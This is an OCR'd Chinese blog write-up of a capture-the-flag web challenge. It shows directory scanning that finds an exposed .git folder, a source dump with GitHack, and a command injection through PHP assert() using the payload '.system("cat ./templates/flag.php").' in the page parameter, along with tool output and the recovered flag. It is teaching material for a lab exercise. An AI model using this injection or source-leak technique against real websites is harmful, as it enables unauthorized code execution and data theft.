
Web mfw Writeup

原创

tuck3r 于 2019-08-05 22:40:10 发布 140 收藏

分类专栏： web 文章标签： web ctf writeup mfw

本文链接：https://blog.csdn.net/qq_39596232/article/details/98525272



实验环境：

Kali Linux


实验工具：

GitHack(https://github.com/lijiejie/GitHack)

dirsearch(https://github.com/maurosoria/dirsearch)

实验步骤：

1、使用Firefox打开给定的网址（111.198.29.45:34650），页面如下：



尝试点击了各种能够点击的地方，发现about中有点意思，截图如下：

可以知道这个网站是由Git，PHP，BootStrap写的，因此我们猜测可能会发生Git源码leak…

2、在这里我们首先使用GitHub上的一个工具dirsearch来扫描这个网站的目录，结果如下：

```
root@kali:~/桌面/web/dirsearch-master# python3 dirsearch.py  -u http://111.198.29.45:34650/ -e *
 _|. _ _  _  _  _ _|_    v0.3.8
(_||| _) (/_(_|| (_| )

Extensions: CHANGELOG.md | HTTP method: get | Threads: 10 | Wordlist size: 6101

Error Log: /root/桌面/web/dirsearch-master/logs/errors-19-08-05_21-41-50.log

Target: http://111.198.29.45:34650/

[21:41:51] Starting:
[21:41:52] 301 -  322B  - /.git  ->  http://111.198.29.45:34650/.git/
[21:41:52] 200 -   92B  - /.git/config
[21:41:52] 200 -   73B  - /.git/description
[21:41:52] 200 -  764B  - /.git/branches/
[21:41:52] 200 -    3KB - /.git/
[21:41:52] 200 -   23B  - /.git/HEAD
[21:41:52] 200 -   25B  - /.git/COMMIT_EDITMSG
[21:41:52] 200 -    3KB - /.git/hooks/
[21:41:52] 200 -  951B  - /.git/info/
[21:41:52] 200 -  240B  - /.git/info/exclude
[21:41:52] 200 -    1KB - /.git/logs/
[21:41:52] 301 -  332B  - /.git/logs/refs  ->  http://111.198.29.45:34650/.git/logs/refs/
[21:41:52] 200 -  166B  - /.git/logs/refs/heads/master
[21:41:52] 301 -  338B  - /.git/logs/refs/heads  ->  http://111.198.29.45:34650/.git/logs/refs/heads/
[21:41:52] 200 -  166B  - /.git/logs/HEAD
[21:41:52] 200 -  523B  - /.git/index
[21:41:52] 301 -  333B  - /.git/refs/heads  ->  http://111.198.29.45:34650/.git/refs/heads/
[21:41:52] 200 -    2KB - /.git/objects/
[21:41:52] 200 -    1KB - /.git/refs/
[21:41:52] 200 -   41B  - /.git/refs/heads/master
[21:41:52] 301 -  332B  - /.git/refs/tags  ->  http://111.198.29.45:34650/.git/refs/tags/
[21:41:52] 403 -  304B  - /.htaccess-dev
[21:41:52] 403 -  302B  - /.ht_wsr.txt
[21:41:52] 403 -  306B  - /.htaccess-marco
[21:41:52] 403 -  295B  - /.hta
[21:41:52] 403 -  306B  - /.htaccess-local
[21:41:52] 403 -  304B  - /.htaccess.BAK
[21:41:52] 403 -  305B  - /.htaccess.bak1
[21:41:52] 403 -  304B  - /.htaccess.old
[21:41:52] 403 -  305B  - /.htaccess.orig
[21:41:52] 403 -  305B  - /.htaccess.save
[21:41:52] 403 -  307B  - /.htaccess.sample
[21:41:52] 403 -  304B  - /.htaccess.txt
[21:41:52] 403 -  305B  - /.htaccess_orig
[21:41:52] 403 -  306B  - /.htaccess_extra
[21:41:52] 403 -  303B  - /.htaccessBAK
                                                    https://blog.csdn.net/qq_39596232
```

从中我们可以看到，果然网站中存在.git文件，因此我们可以使用Githack工具来将网站中的源码下载到本地，并进行分析，代码如下：

```
root@kali:~/桌面/web/GitHack-master# python GitHack.py http://111.198.29.45:34650/.git/
[+] Download and parse index file ...
index.php
templates/about.php
templates/contact.php
templates/flag.php
templates/home.php
[OK] templates/about.php
[OK] templates/home.php
[OK] templates/contact.php
[OK] index.php
[OK] templates/flag.php
root@kali:~/桌面/web/GitHack-master#
                                                    https://blog.csdn.net/qq_39596232
```

这样，我们就将网站的源码下载到本地了，下面进行代码审计。

3、我们看到源码中有一个flag.php文件，将其打开之后，发现什么都没有：

```
<?php
// TODO
```

```
// $FLAG = '';
?>
```

我们只好按部就班的看index.php，内容如下：

```
index.php  flag.php

// I heard '..' is dangerous!
assert("strpos('$file', '..') === false") or die("Detected hacking attempt!");

// TODO: Make this look nice
assert("file_exists('$file')") or die("That file doesn't exist!");

?>
<!DOCTYPE html>
<html>
  <head>
    <meta charset="utf-8">
    <meta http-equiv="X-UA-Compatible" content="IE=edge">
    <meta name="viewport" content="width=device-width, initial-scale=1">

    <title>My PHP Website</title>

    <link rel="stylesheet" href="https://cdnjs.cloudflare.com/ajax/libs/twitter-bootstrap/3.3.7/css/bootstrap.min.css" />
  </head>
  <body>
    <nav class="navbar navbar-inverse navbar-fixed-top">
      <div class="container">
        <div class="navbar-header">
          <button type="button" class="navbar-toggle collapsed" data-toggle="collapse" data-target="#navbar" aria-expanded="false" aria-controls="
          navbar">
            <span class="sr-only">Toggle navigation</span>
            <span class="icon-bar"></span>
            <span class="icon-bar"></span>
            <span class="icon-bar"></span>
          </button>
          <a class="navbar-brand" href="#">Project name</a>
        </div>
        <div id="navbar" class="collapse navbar-collapse">
          <ul class="nav navbar-nav">
            <li <?php if ($page == "home") { ?>class="active"<?php } ?>><a href="?page=home">Home</a></li>
```


从中我们发现网页重通过get请求获得一个page参数，而且在处理的过程中并没有对page进行关键字符过滤，因此我们可以考虑构造恰当的page的值，从而使其闭合strpos()函数，从而执行system命令。


4、在这里我们可以构造如下的page：

```
$file = "templates/" . $page . ".php";

$file = "templates/.php";

assert("strpos('templates/'.system("cat ./templates/
flag.php").'.php', '..') === false") or die("Detected hacking
attempt!");



$file = "templates/" . $page . ".php";

// I heard '..' is dangerous!
assert("strpos('"templates/.php"', '..') === false") or die("Detected
hacking attempt!");
```

由此我们可以得到page的值为：

```
'.system("cat ./templates/flag.php").'
```

我们注入进行访问并查看源代码如下：




```
1 <?php $FLAG="cyberpeace{ba7dd61f6b169bb9d7bd02d09c24dbd3}"; ?>
2 <?php $FLAG="cyberpeace{ba7dd61f6b169bb9d7bd02d09c24dbd3}"; ?>
3 That file doesn't exist!
```

由此我们得到了flag